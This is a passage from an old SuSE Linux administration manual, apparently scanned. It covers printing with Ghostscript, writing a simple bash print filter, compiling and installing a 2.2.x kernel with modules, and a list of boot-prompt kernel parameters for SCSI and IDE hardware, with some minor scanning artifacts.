Here you can see the difference in the command when using a parameter file for the `uniprint` driver and when using one of the other Ghostscript drivers. Since all driver-specific parameters are given in the uniprint parameter file, no further driver-specific parameters need to be given, in contrast to the other Ghostscript drivers.

After each of the above commands the printer-specific data is now located in `/tmp/out.prn`, which can now be sent by `'root'` directly to the printer with the following command

```
newbie@earth: > cat /tmp/out.prn > /dev/lp0
```

assuming that the printer is connected to the first parallel port, `/dev/lp0`.

If an ASCII text file is to be printed with Ghostscript, this should first be converted to the Ghostscript format with

```
newbie@earth: > a2ps -1 --medium=A4dj --output=/tmp/out.ps textfile
```

and then, with

```
newbie@earth: > gs -q -dNOPAUSE -dSAFER <ghostscript-parameter> \
-sOutputFile=/tmp/out.prn /tmp/out.ps quit.ps
```

converted to the printer-specific format, which is then, as 'root', sent to the printer with

```
newbie@earth: > cat /tmp/out.prn > /dev/lp0
```

You can find all the latest information on the *Ghostscript Homepage* (versions, printer support, etc.). This is located at the URL: http://www.cs.wisc.edu/~ghost/.

12.8 Examples of Your Own Print Filters

12.8.1 Preliminary Notes

The aim of this section is not to present an alternative to the apsfilter, but rather to explain the background to printing in Linux, using the example of a simple self-created print filter. This means that in special cases it is also possible to use an additional print queue with your own printer filter, if the apsfilter cannot be properly configured for this special case. The examples given here are kept as simple as possible to illustrate the essential steps. This is why things like error correction measures in the bash scripts were left out.

We are assuming here that the printer is connected to the first parallel port, /dev/lp0. If the printer is connected to a different port onm the computer, then you should use the device of this port, rather than /dev/lp0 (see Section 12.2 page 347).

A print filter receives the data to be printed from the print spooler, via the standard input. The print filter must convert this data into the printer-specific format and then output this via the standard output. The print spooler ensures that everything that the print filter sends to the standard output arrives at the printer device, /dev/lp0. The kernel in turn forwards everything which arrives at the printer device onto the defined port (e.g. to the IO-address 0x378). The hardware ensures that everything that is sent to the IO-address 0x378 is sent via the parallel connection cable to the printer. The printer interprets this data stream and prints accordingly.

The following commands can usually only be carried otu as the user 'root', since normal users may not directly access the printer device unless the user 'root', with the command

```
earth: # chmod a=rw /dev/lp0
```

has given all users permission to access te printer device directly.

Commands can be given as follows:

```
earth: # cat ASCII-text_file >/dev/lp0
```

Here it should be clear that ASCII-text_file needs to be replaced by the name of an existing ASCII text file.

12.8.2 A simple example of the basic method of working

Through the command

```
earth: # echo -en "hello\f" >/dev/lp0
```

no print spooler or print filter becomes active, since the printer device `/dev/lp0` is addressed directly. Through this only the ASCII characters `'h'`, `'e'`, `'l'`, `'l'` and `'o'` are sent directly to the printer. The character `'\'f''` here stands for the FormFeed ASCII character, causing a line feed on the printer. As long as the printer can print ASCII characters directly, it will print the word `hello` and issue the page.

With

```
earth: # cat ASCII_text_file >/dev/lp0
```

no print spooler or print filter will become active, since the printer device `/dev/lp0` is directly addressed. The ASCII characters from the ASCII text file are sent directly to the printer.

In Linux two ASCII text lines are separated only by a linefeed ASCII character (line break). In the various DOS versions and in Windows (hereafter referred to as DOS/Windows) two ASCII text lines are separated by a line feed ASCII character and a carriage return ASCII character.

If you send an ASCII test file directly to the printer with the above command, this will normally appear on the page as follows:

```
First Line
           Second Line
                       Third Line
                                  ...
```

because the printer will perform a line return, but not a carriage return, since no ASCII carriage return character was sent.

You can, however, adjust the printer so that it carries out both a line feed and a carriage return when it receives an ASCII line feed character.

For printers which understand the PCL 3 printing language(HP DeskJets and compatible models) the printer can be adjusted with the escape sequence `\033&k2G`, so that it performs a line feed and a carriage return when receiving an ASCII line feed character.

With

```
earth: # echo -en "\033&k2G" >/dev/lp0
```

the escape sequence is sent to the printer and then with

```
earth: # cat ASCII-Textfile >/dev/lp0
```

the ASCII text file is printed with the correct line wrapping. You may still need to enter

```
earth: # echo -en "\f" >/dev/lp0
```

to have the last page removed from the printer.

Usually umlauts will not be correctly printed, however, since they are coded differently in DOS/Windows than in Linux, and printers are normally set by default for DOS/Windows.

With

```
earth: # cp ASCII-Textfile ASCII-Textfile.ibmpc
earth: # recode lat1..ibmpc ASCII-Textfile.ibmpc
```

the ASCII text file is first copied to ASCII-text_file.ibmpc and then `ASCII-text\_file.ibmpc` is newly coded to conform with DOS/Windows.

If you now enter

```
earth: # cat ASCII-Textfile.ibmpc >/dev/lp0
```

both line wraps as well as umlauts should be printed correctly. Since both line wraps and umlauts in the ASCII-text_file.ibmpc are now coded in accordance with DOS/Windows, a special escape sequence is no longer needed to adjust the appropriate line wrapping behavior for the printer.

So, with

```
earth: # cp ASCII-Textfile ASCII-Textfile.ibmpc
earth: # recode lat1..ibmpc ASCII-Textfile.ibmpc
earth: # cat ASCII-Textfile.ibmpc >/dev/lp0
```

any ASCII-text file can be correctly printed on any printer which can print ASCII text.

If this works, the next step is to create a print filter whic automatically takes care of this conversion of the ASCII-text file into the printer-specific format.

Following the pattern of `/var/lib/apsfilter`, a subdirectory for your own print filter is created and you change to this subdirectory (as the user ‘`root`’):

```
earth: # mkdir /var/lib/myprinterfilter
earth: # cd /var/lib/myprinterfilter
```

Create a bash script (as an ASCII text file) with the name `asciifilter`, as shown in File 12.8.1 on the next page.

Make this bash script executable for all users, with

```
earth: # chmod a+x /var/lib/myprinterfilter/asciifilter
```

Create a new print queue with **`lprsetup`**. Select any Ghostscript driver which you would normally not use. Resolution and paper size are not relevant. Select a driver which you would not normally use ‘`MONO`’. But for ‘`SPECIAL Settings for your printer`’ enter, under ‘`NAME Optional name for the queue`’, `af` as the name, which should stand for ascii filter, provided you don’t already have a print queue with this name. The queues are then created by lprsetup: `af-ascii`, `af` and `af-raw`.

Below, only the `af` queue is used. The queues `af-ascii` and `af-raw` are actually irrelevant, and probably cannot be used, since the Ghostscript driver selected will not function for the printer connected.

In `/etc/printcap` you will now find an entry similar to the one shown in File 12.8.2 on the facing page (abbreviated).

Stop the print spooler with

```
earth: # /sbin/init.d/lpd stop
```

and just change the line in the above entry in `/etc/printcap`

```
        :if=/var/lib/apsfilter/bin/...-af:\
```

```
#! /bin/bash

# make a temporary file
INPUT="$(mktemp /tmp/asciifilter.$$.XXXXXX)"

# First store everything from stdin in $INPUT
# to have the input as a regular file
cat > $INPUT

# Recode the INPUT
recode lat1..ibmpc $INPUT

# Add a FormFeed at the end of $INPUT
# to get the last page out of the printer
echo -en "\f" >> $INPUT

# Send $INPUT to stdout
cat $INPUT

# Remove the INPUT file
rm $INPUT
```

File contents 12.8.1: `/var/lib/myprinterfilter/asciifilter`

```
af...
        :if=/var/lib/apsfilter/bin/...-af:\
        :la@:mx#0:\
        :tr=:cl:sh:
```

File contents 12.8.2: `/etc/printcap`: Your own filter to

```
:if=/var/lib/myprinterfilter/asciifilter:\
```

and then, after saving `/etc/printcap`, start the print spooler again with

```
earth: # /sbin/init.d/lpd start
```

and now, with

```
earth: # lpr -Paf ASCII-Textfile
```

every user should be able to print via the new `af` queue.

This new queue does exactly the same as the apsfilter, as long as you set `USE_RECODE_NOT_A2PS="yes"` in an `apsfilterrc`.

To make sure that data is not sent unintentionally to the printer via the irrelevant queues, `af-ascii` and `af-raw`, the lines for these queues should, in each case, be changed from

```
:lp=/dev/lp0:\
```

to

```
:lp=/dev/null:\
```

.

Part VI

The Kernel and Its Parameters

13 The Kernel

The standard SuSE kernel, which is written to disk after installation (and which is found in a correctly installed system under `/boot`), is configured to support as wide a range of hardware and other kernel features as possible. For this reason this kernel is not specifically tuned to your own hardware. If you have made the right selection during the installation or update, then this kernel will be specifically optimised for your processor.

However, it is possible that this kernel may not be ideal for your purposes, most of which relate to network server and routing tasks. In addition, a small amount of RAM will be wasted as a small number of unnecessary drivers are loaded.

Thus, there are some advantages to building a kernel of your own. Furthermore, creating your own kernel can, in some cases, provides access to exotic hardware which is not supported by our standard kernels (e. g., exotic bus-mice). Additionally, kernel configuration provides a view into the current status of development of the Linux kernel.

Several `Makefiles` are provided with the kernel to help automate the process. These `Makefiles` handle nearly all the details for you. The only thing you have to do by hand is to make selections which correspond to hardware settings and other kernel features.

Installation support is not provided for kernels that are not included with SuSE Linux (see Section A.1.2 page 520); we will be pleased to help you, however, in the context of our Professional Services (see Section A.3 page 523).

Note

The description below is based on kernel series 2.2.x. Many of the issues mentioned here will be valid for 2.0.x but they might differ in the details!'

13.1 Kernel Sources

To build a kernel the following packages must be installed: the kernel sources (obviously!), (package `lx_suse`), the C compiler (package `gcc`), the GNU binutils (package `binutils`) and the include files for the C compiler (package `libc`). They are located in series `D` (Development) on the CD-ROM. It is highly recommended to install the C compiler in any case, since the C language is inseparable from UNIX operating systems.

The kernel sources are located in `/usr/src/linux`. If you plan to experiment with different kernel sources, you can unpack them in different directories under the directory `/usr/src` and create a symbolic link, `/usr/src/linux` , to the current kernel source. This is what YaST does automatically.

Since there is a lot of software that relies on the sources being in `/usr/src/linux`, you should maintain this directory as a symbolic link to your current kernel source to provide an error-free compilation of system programs which need to access the kernel sources.

13.2 Kernel Modules

Many drivers and features no longer have to be compiled directly into the kernel, but can be loaded at runtime via kernel modules. Which drivers are to be compiled into the kernel, and which are loaded as runtime modules, is defined in the kernel configuration.

Kernel modules are located at `/lib/modules/<version>` , where `<version>` is the actual kernel version.

The use of this feature decreases the size and RAM requirements of the kernel, which is quite desirable. For this reason, it is best to use this feature wherever it is reasonable. Basically, components which are not required for the system to boot up may be built as modules. This makes sure that the kernel doesn't get too big to be loadable by the BIOS or a bootloader. Drivers which are required for boot, such as `ext2`, the SCSI drivers on a SCSI-based system, and similar items should be compiled into the kernel. In contrast, items such as `isofs`, `msdos`, or `sound`, which are not needed for starting up your computer system, may be built as modules.

Handling Modules

The following commands are available for your use:

- **`insmod`**
  insmod loads the requested module after searching for it in a subdirectory of `/lib/modules/<version>`. It is preferable, however, to use **`modprobe`** (see below) rather than **`insmod`**, which should no longer be necessary.

- **`rmmod`**
  Unloads the requested module. This is only possible if this module is no longer needed. It is not possible to unload the **`isofs`** module (the CD-ROM filesystem), for example, while a CD is still mounted.

- **`depmod`**
  Creates the file `modules.dep` in `/lib/modules/<version>` where dependencies of all of the modules are defined. This is necessary to ensure that all dependent modules are loaded along with the selected ones. If **`START_KERNELD`** is set in `/etc/rc.config`, this file is created each time the system is started.

- **modprobe**
  Loads or unloads a given module, while taking into account dependencies of this module. This command is extremely powerful and can be used for a lot of things (e. g., probing all modules of a given type until one is successfully loaded). In contrast to insmod, modprobe checks `/etc/modules.conf` and is the preferred way for loading modules. For detailed information on this topic, please refer to the corresponding manual page.

- **lsmod**
  Shows you which modules are currently loaded and by how many other modules they are being used. Modules started by the kernel daemon are tagged by `autoclean`, which shows that these modules will be removed automatically when they reach their idle time limit.

/etc/modules.conf

Loading of modules is further influenced by `/etc/modules.conf`. see also manpage for **depmod** (**man depmod**).

NOTE: From SuSE Linux 6.3 the file name was changed from `/etc/conf.modules` to `/etc/modules.conf`.

In this file the parameters for modules which access hardware directly can be entered, as such modules may need system-specific options (e. g. CD-ROM-driver or network driver). The parameters entered here are in principle identical to those given to the boot prompt of the kernel (e. g. for LILO

(see Section 14.3.2 page 385),but in many cases the names which are used at the boot prompt are different (to compare these, see Section 14.3.4 page 398).

If a module failed to load, try specifying the hardware in this file and use modprobe to load the module instead of insmod.

Kmod – The “Kernel Module Loader”

From version 2.2.x, the kernel module loader is the most elegant way to use modules, and replaces the old kernel daemon (kerneld). This kernel feature allows the kernel to launch modprobe directly and ensures that the necessary modules are loaded as soon as this is required by the kernel.

To use the kernel module loader, you must set the corresponding variable in the kernel configuration ‘`Kernel module loader`’ (`CONFIG_KMOD`)

The drivers needed to access the root filesystem should be compiled directly into the kernel. So you should not configure your SCSI driver or your filesystem (normally: **ext2**) as modules!

> **Caution**
>
> Because SuSE Linux however, now uses `initrd initial ramdisk` and integrates the SCSI driver, for example, using this method, you must make sure when compiling your own kernel you adjust the variable **`INITRD_MODULES`** in the file `/etc/rc.config` (Section 17.6 page 466) and comment out the `initrd` line in `/etc/lilo.conf` (see Section 16.3.5 page 444). If you don't do this the kernel will hang when you boot.

Kernel modules come in handy for rarely used functionality, such as `parport` and printer support, drivers for floppy drives and filesystems that are rarely used).

The Kmod is not designed to automatically unload modules; the potential saving in memory is only marginal for the RAM capacity of computers today; see also `/usr/src/linux/Documentation/kmod.txt`. For reasons of performance it is better for server machines, which have special tasks to perform, and need only a few drivers, to have a "monolithic" kernel.

13.3 Kernel Configuration

The configuration of the kernel that was set up during installation or during an update can be taken from the file `/usr/src/linux/.config` (see Section 2.2.9 page 38) This file, however, describes *only* the kernel, and not the modules, which come from the package `kernmod`. If you also want to compile new modules, you must select these manually.

Configuring the kernel can be done in three different ways:

1. On the command line
2. In a menu in text mode
3. In a menu under the X Window System

Here is a short overview of these three methods.

Configuring on the Command Line

To configure the kernel, just change to `/usr/src/linux` and enter:

```
earth:/usr/src/linux # make config
```

You are asked to choose the options that you want supported by the kernel you are about to build. There are two or three possible answers here: y, n or m. `'m'` means that this device is not compiled directly into the kernel but as a module instead. Any driver that is needed to boot the system should be integrated into the kernel, and not be loaded as a module. If you press any other key, you get a short help text about the current option.

Configuring in Text Mode

A much more convenient way of configuring the kernel can be achieved by typing:

```
earth:/usr/src/linux # make menuconfig
```

With make menuconfig, you can review your changes, go through the questions in your own preferred order, and in the event of a mistake, you do not have to go through all the questions again.

Configuring Under the X Window System

If you have installed and configured the X Window System (package `xf86`) and Tcl/Tk (package `tcl` and package `tk`), you can use:

```
earth:/usr/src/linux # make xconfig
```

as an alternative. You will be presented with a GUI (Graphical User Interface) which makes kernel configuration very user-friendly. You should have started the X Window System as `'root'` or you will have to take additional steps into consideration (e. g., taking over the display from another user).

13.4 Settings in the Kernel Configuration

Help Texts

All the individual configuration possibilities of the kernel cannot be covered here in detail. Please make use of the numerous help texts available on kernel configuration. The latest kernel documentation is always in `/usr/src/linux/Documentation`.

13.5 Compiling the Kernel

> **Tip**
>
> You may remove the comment in the main `Makefile` (app. line 74). That's the line containing: `INSTALL_PATH=/boot`. This lets you install your own kernel to `/boot`.

We recommend that you compile a "bzImage". As a rule this avoids the problem of the kernel getting *too large*, as can easily happen if you select too many features and create a "zImage" (messages such as `"kernel too big"` or `"System is too big"`) are then typical. After adapting the kernel configuration to your needs, start compilation by entering:

```
earth:/usr/src/linux # make dep
    earth:/usr/src/linux # make clean
    earth:/usr/src/linux # make bzImage
```

These three commands can be entered on one line as well. They are started one after the other. This might be useful if you want to compile a kernel overnight, for example. Just enter:

```
earth:/usr/src/linux # make dep clean bzImage
```

Depending on your system, it now takes from just a few minutes (AMD Athlon / Intel Pentium III)[1] to up to several hours for a 386 with 8 MB.

While compiling, you can still work on one of the other consoles. After a successful compilation, you will find the kernel in the directory `/usr/src/linux/arch/i386/boot` The kernel image – the file which contains the kernel – is called

`bzImage`

If this file does not exist, then your compile was not successful. The error may have been lost in all the output. You can verify if mistakes were made by entering:

```
earth:/usr/src/linux # make bzImage
```

and watch for error messages. But do not panic: errors are very rare!

After a successful compilation you will find the compressed kernel in `/usr/src/linux/arch/i386/boot`. The kernel-image – the file which contains the kernel – is called `bzImage`

If you cannot find this file, in all probability an error has occurred during the kernel compilation. This can easily be overlooked, due to the large amount of screen output. If an error has taken place, this can be determined by setting off the kernel compilation again, with

```
earth:/usr/src/linux # make bzImage
```

and watching out for corresponding error messages. But don't worry: errors do not occur very often when the kernel is being compiled!

If you are using the Bash shell you may enter:

```
earth:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

for writing the compilation output to `kernel.out`. Using the Tcsh this command is invoked as:

```
earth:/usr/src/linux # make bzImage |& tee kernel.out
```

If you have configured parts of your kernel to be loaded as modules you need to launch the compilation of modules after you have compiled the kernel. This may be achieved by typing:

```
earth:/usr/src/linux # make modules
```

After the modules have been compiled successfully, you must install them into the appropriate directories (`/lib/modules/<Version>`) by entering:

```
earth:/usr/src/linux # make modules_install
```

[1] A very popular test for hardware and software is to compile the kernel with **`make -j`**. You will need quite a lot of RAM (more than 100 MB). This launches a compiler for each source file.

13.6 Installing the Kernel

After having compiled a kernel, you have to make sure that it is available for use from now on.

If you use LILO, you have to run it again, so that the new kernel is recognized. Normally, you can just copy the new kernel to /boot/vmlinuz and invoke LILO: After you have compiled the kernel you must ensure that this new kernel is installed, so that it is able to be booted next time.

it can be booted. If you use LILO, then this must also be re-installed. In the simplest case, copy the the new kernel to /boot/vmlinuz (see Section 13.5 page 379) and then run LILO to protect yourself from unpleasant surprises, however, it is recommended that you initially retain the old kernel (/boot/vmlinuz.old), so that you can still boot it if the new kernel does not function as expected:

```
earth:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
earth:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
earth:/usr/src/linux # lilo
```

The Makefile target **make bzlilo** performs these three steps, by the way, in one go.

Now the compiled modules still need to be installed; by entering

```
earth:/usr/src/linux # make modules_install
```

you can have these copied to the correct target directories in /lib/modules/<Version>.

Tip

You should make sure that modules whose functionality may now have been compiled directly into the kernel should be removed from /lib/modules""<version>. Otherwise unexpected effects could occur! This is one reason why the inexperienced user is *strongly* advised not to compile the kernel himself.

To accomplish this, enter an additional label to /etc/lilo.conf , such as old-linux. Select **/boot/vmlinuz.old** as the boot image, or kernel to boot, and copy the old kernel to /boot/vmlinuz.old. This will allow you to boot the old kernel if the new one happens to fail, by entering old-linux at the kernel boot: prompt. This is thoroughly described in Chapter 4 page 117.

When you have adapted /etc/lilo.conf to your needs, you can enter:

```
earth:/usr/src/linux # lilo
```

If you boot Linux via DOS using linux.bat (loadlin), you have to copy the kernel to /dosc/loadlin/bzimage (or to the directory where you have installed loadlin) for it to become active at the next boot.

Furthermore, the file /System.map contains kernel symbols which are needed by the modules to launch kernel functions correctly. This file depends on the current kernel. Therefore, you should copy `/usr/src/linux/System.map`[2] to the root directory (`/`). If you create your kernel using **`make zlilo`**, this is done for you automatically.

If you get an error message like `"System.map does not match current kernel"`, then probably `System.map` has not been copied.

13.7 Creating a Boot Disk

If you want to create a boot disk with the new kernel, you can use the following command:

```
earth:/usr/src/linux # make bzdisk
```

13.8 Cleaning Your Hard Drive After Compilation

If you are low on hard disk space, you can regain some of the hard drive space used during compilation, with:

```
earth: # cd /usr/src/linux
earth:/usr/src/linux # make clean
```

If there is plenty of space and you plan to compile a new kernel from the same sources, you might skip the last step. A new compilation will then be faster, as only those parts of the system which must change based on your choices are re-compiled.

[2]This file is created every time you create a new kernel.

14 Kernel Parameters

14.1 Drivers in the Kernel

There is a wide variety of PC hardware components. In order to be able to use this hardware properly, you need a "driver" with which the operating system (in Linux, the "kernel"), can access this hardware. In general there are two ways of integrating drivers into your system:

- The drivers can be compiled directly into the kernel. Such a kernel ("in one piece") is referred to as a *monolithic* kernel.

  Some drivers are only available in this form, justifying the need for monolithic kernels.

- Drivers can be loaded on demand into the kernel, which is then referred to as a *modularised* kernel. This has the advantage that only those drivers are loaded which really are needed, and the kernel thus contains no unnecessary ballast.

  Our SuSE boot disk kernel makes use of modules to support most hardware configurations.

  Some drivers do not yet exist as modules.

Regardless of whether the drivers are compiled directly into the kernel or are loaded as modules, it is still possible that a hardware component may not be recognized by the kernel. If this is the case, you have the option of specifying component attributes more exactly.

For monolithic kernels these parameters must be given at the boot prompt or by means of a boot loader.[1] Modular drivers get their parameters via insmod or modprobe, which load the module itself simultaneously.

You always have to give the parameters, when you boot your computer, as the kernel does not learn. Later, after the installation, kernel parameters can be set in the files `/etc/lilo.conf` or `/etc/modules.conf`, so that LILO or modprobe can interpret them automatically.

Unfortunately, the format for parameters that are compiled directly into the kernel is different from that for parameters that are loaded on demand. For this reason they are divided into two different groups in the following pages. A few modules now have unified parameters (e. g., CD-ROM drives), so that the same parameters can be given whether you are using modules or the boot prompt.

[1] For this reason the parameters are also called LILO parameters, named after the time-honoured loader for X86 architectures

14.2 Some Tips

Before we present the list of parameters, here are some hints on recognizing hardware, adding parameters and booting with the SuSE boot disk:

- Most drivers can do an *autoprobing*, e. g., test different standard addresses where this hardware can usually be found. While autoprobing, a driver might initialize an address that does not belong to it. This can cause the machine to hang.
- Some modules can be loaded successfully, even if their hardware is not installed. This applies mainly to 3Com network card drivers. You should try autoprobing first. Unused drivers can be easily removed. Hardware that is not automatically recognized must then be started using the appropriate parameters.
- Finally, there are some hardware components that have more than one driver (e. g., NCR 53C810 , Ultrastor). As far as we know, there is no significant difference between the two Ultrastor drivers. The BSD driver for NCR53C810 also supports other NCR53C8xx products (e. g., 53C875), whereas the old NCR driver is the only one that recognizes CD writers. Use the one that suits your needs.
- If you have just booted, the American keyboard will still be active. If your keyboard has an alternate layout, some keys may be slightly different. For example, if you have a German keyboard, the = sign will be ' on the keyboard. z and y are swapped round. To compare, take a look at Figure 14.1.




Figure 14.1: The layout of a US keyboard

14.3 The Parameters

14.3.1 Notations and Meanings

Below you will see an alphabetical list of kernel parameters and the corresponding devices. The following parameters always have the same meaning:

<addr>	hexadecimal port address, (e. g., 0x300)
<irq>	interrupt the device will use (e. g., 7)
<dma>	DMA channel of the device (e. g., 1)
<Start address>, <End address>	hexadecimal memory allocation for *shared memory*

Table 14.1: Frequently used variable names for kernel parameters

We are mainly concerned with the parameters that are required for a successful installation. But there are other parameters for special aims and purposes. Please keep in mind that upper case letters are significant.

A complete introduction to possible kernel parameters can be found after installation in the `BootPrompt-HOWTO`, in `/usr/doc/howto` as well as in the kernel sources in the file `/usr/src/linux/Documentation/kernel-parameters.txt`.

14.3.2 Kernel Parameters at the Boot Prompt

The parameters listed in this section can only be entered to the kernel, for example, at the SYSLINUX (supplied bootdiskette), at the LILO-Prompt or via loadlin

If you plan to install one of these drivers as a module, please look at the parameters in Section 14.3.4 page 398.

> **Note**
> All parameters must be entered directly one after another, separated by commas. There should be no blanks (whitespace) between the parameters.

For example, to enter the parameters for the **`aha1542`** at the boot prompt you should enter (please keep in mind that you always have to precede the parameters with the boot configuration's name; on SuSE boot disks this is the configuration with the name `linux`!):

```
linux aha1542=0x300
```

General boot parameters

General parameters

By means of certain parameters the general behavior of the Linux kernel can be controlled.

- *Reboot mode* (shutting down Linux)

  `reboot=`<**`mode`**>

  Here, you have the following values for <**`mode`**>:

Variable	Values / Meaning
`warm`	warm reboot (no memory check)
`cold`	cold reboot (with memory check)
`bios`	BIOS reboot
`hard`	CPU crash reboot (triple fault)

Example: **`reboot=cold`**
This boots the machine after shutdown as if the reset button had been pressed.

- *Protecting memory segments* (Reserve)

  `reserve=`<**`start1`**>**`,`**<**`range1`**>**`,...,`**<**`startN`**>**`,`**<**`rangeN`**>

  By means of this parameter, you can reserve memory space for hardware which does not like being autoprobed, and reacts with a system crash, for example.

  Example: A "sensitive" network card can be protected from being autoprobed and initialized by entering:

  `reserve=0x330,32 ether=5,0x330,eth0`

  In this example, the network card has a 32 bit data bus which starts at address `0x330` and uses interrupt `5`.

  For the full description of network card parameters, see Section 14.3.2 page 393.

- *Passing root partitions*

  `root=`<**`partition`**>

Variable	Values / Meaning
<**`partition`**>	e. g., `/dev/hda1`, `/dev/sdb5`

Example: **`root=/dev/hda5`**
This boots the kernel and tries to load the root partition from the first logical drive in the extended partition to the first (E)IDE hard disk.

- *Size of RAM* (RAM)

  `mem=`<**`size`**>

  You may enter the size of ☞*RAM* in bytes, kilobytes or megabytes. Our example shows the different settings for 96 MB RAM.

  Example:

  `mem=96M`
  `mem=98304k`

  On some rare occasions it might happen that the mainboard cannot free the total amount of RAM. Please subtract the amount of memory the mainboard reserves (up to 512 K is considered normal). The exact amount can only be found by "trial and error". Let's assume that it is 512 KB for our example:

  `mem=5ff8000`

When using a Pentium clone

mem=nopentium

this line might make it work.

The SCSI controller and the SCSI subsystem

Most SCSI controllers can be configured via parameters. **SCSI controller**

- *SCSI Streamers*

  st=<buffer>,<threshold>[,<max>]

Variable	Values / Meaning
<**buffer**>	Buffer size (Amount of 1 KB block)
<**threshold**>	Write threshold (Amount of 1 KB blocks)
<**max**>	Maximum buffer size (optional) (e. g. 2)

Example: **st=1000,2000**

- *Number of SCSI devices per ID*

  max_scsi_luns=<number>

Variable	Values / Meaning
<**number**>	1..8

Example: If you want to use only the first LUN you need to set **max_scsi_luns=1**

This is typically used for imperfect CD changers where the amount of usable CDs equals the parameter **max_scsi_luns=1**.

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI host adapter*

  aha152x=<addr>,<irq>,<id>[,<rec>[,<par>]]

Variable	Values / Meaning
<**id**> (SCSI ID of the host adapter)	0, 1
<**rec**> (reconnect)	0, 1
<**par**> (parity)	0, 1

This driver is used to run multiple low-cost SCSI controllers. All sound cards with a SCSI controller (except for Pro Audio Spectrum) can be accessed using the installed Adaptec chip.

For all non-original 152x, the fourth parameter (**RECONNECT**) seems to be necessary. For most types, it has to be set to '0'. Only the AHA2825 needs '1'.

Example: **aha152x=0x300,10,7**

- *Adaptec AHA-1540 / 1542 SCSI host adapter*

  aha1542=<addr>[,<buson>,<busoff>[,<DMA speed>]]

Variable	Values / Meaning
<**buson**>	2..15
<**busoff**>	1..64
<**DMA speed**>	5,6,7,8,10

  Example: **aha1542=0x300**

- *Adaptec AHA-274x / 284x / 294x Hostadapter*

  aic7xxx=<modifier>[,<modifier>[, ...]]

Variable	Values / Meaning

<**modifier**>	`extended`
	activates translation of hard drive geometry
	`no_reset`
	disables reset of the
	SCSI bus at the host adapter initialization
	`irq_trigger:`<**x**>
	Only for Eisa systems
	`0` for flange triggered,
	`1` for lever driven
	`verbose`
	receive more messages
	`reverse_scan`
	If multiple cards are treated in the wrong
	order by the BIOS
	`7895_irq_hack:`<**x**>
	`-1` only for Tyan II Motherboards
	`pci_parity:`<**x**>
	if `pci_parity` is not used at all
	parity is even
	`0` no parity check
	`1` parity odd
	`tag_info:`„„„
	Queue management for performance enhancement,
	for experts, see kernel sources

  Example: **aic7xxx=no_reset**,
  if the machine hangs while resetting the SCSI bus.

  parameters for aic7xxx based SCSI host adaptors are only necessary if they are faulty or malfunctioning.

  From BIOS version 1.3 onwards the AHA-2940 AU causes no trouble. Updates may be obtained from Adaptec support.

  The SCSI hostadapter Adaptec 2920 is driven by the Future Domain driver (see Section 14.3.2 page 390)

- *AdvanSys SCSI host adapter*

  `advansys=`<**`addr1`**>**`,`**<**`addr2`**>**`,...,`**<**`addrN`**>

  Example: **`advansys=0x110,0x210`**

  This example tells the kernel to search for the AdvanSys host adapter at the given addresses.

- *AM53/79C974 SCSI host adapter*

  `AM53C974=`<**`host-id`**>**`,`**<**`target-id`**>**`,`**<**`rate`**>**`,`**<**`offset`**>

Variable	Values / Meaning
<**`host-id`**>	the host adapter's SCSI ID (often `7`)
<**`target-id`**>	the device's SCSI ID (often `0..7`)
<**`rate`**>	`3,5,10` MHz/s max. transfer rate
<**`offset`**>	transfer mode; `0` = asynchron

  If the host adapter seems to "swallow" some packages, reduce the maximum transfer rate for this device (e. g., the first CD-ROM SCSI drive `/dev/scd0` with ID 5) on the SCSI bus with:

  Example: **`AM53C974=7,5,3,0`**

- *BusLogic SCSI host adapter*

  `BusLogic=`<**`addr`**>
  `BusLogic=`<**`probing`**>

  Example: **`BusLogic=0x300`**

Variable	Values / Meaning
<**`addr`**>	Address of the adapter, e. g. `0x300`
<**`probing`**>	`NoProbe` No adaptor is probed `NoProbeISA` No ISA adapter is probed `NoProbePCI` No PCI adapter is probed `NoSortPCI` Order of multimaster adapter set by PCI BIOS `MultiMasterFirst` Multimaster before Flashpoint `FlashPointFirst` Flashpoint before Multimaster `InhibitTargetInquiry` For old devices that cause trouble with **`scsi_luns`** > 0 `TraceProbe` outputs additional messages at initialization of the adapter `TraceHardwareReset` outputs additional messages at the adaptor hardware reset `TraceConfiguration` outputs additional messages at the adaptor configuration `TraceErrors` outputs error messages of the attached devices `Debug` outputs all

This host adapter understands even more parameters. These are for fine tuning the adaptor and are described in `/usr/src/linux/drivers/scsi/README.BusLogic`

- *Future Domain TMC-16x0 SCSI host adapter*

  fdomain=<addr>,<irq>[,<id>]

Variable	Values / Meaning
<**id**>	SCSI ID of the host adapter `0..7`

  This driver also controls the Adaptec 2920.

  Example: **fdomain=0x140,11,7**

- *Future Domain TMC-885/950 host adapter*

  tmc8xx=<addr>,<irq>

  Example: **tmc8xx=0xca000,5**

- *NCR 5380 SCSI host adapter family*

  ncr5380=<addr>,<irq>,<dma>

  Example: **ncr5380=0x340,10,3**

- *NCR 53c400 SCSI host adapter family*

  ncr53c400=<addr>,<irq>

  Example: **ncr53c400=0x350,5**

- *NCR 53c406a SCSI host adapter family*

  ncr53c406a=<addr>[,<irq>[,<fastpio>]]

Variable	Values / Meaning
<**fastpio**>	0, if no fast PIO mode is required

  Example: **ncr53c406a=0x330,10,0**

- *Seagate ST01/02 SCSI host adapter*

  st0x=<addr>,<irq>

  Example: **st0x=0xc8000,5**

- *Trantor T128/128F/228 SCSI host adapter*

  t128=<addr>,<irq>

  Example: **t128=0x340,10**

(E)IDE controllers and ATAPI devices

E)IDE
rollers
evices

Numerous parameters are available to configure the (E)IDE controllers and the devices connected to them.

- *ATAPI CD-ROM* on the (E)IDE controller

  hd<x>=cdrom
  hd<x>=serialize

Variable	Values / Meaning
<**x**>	a, b, c, d

where:

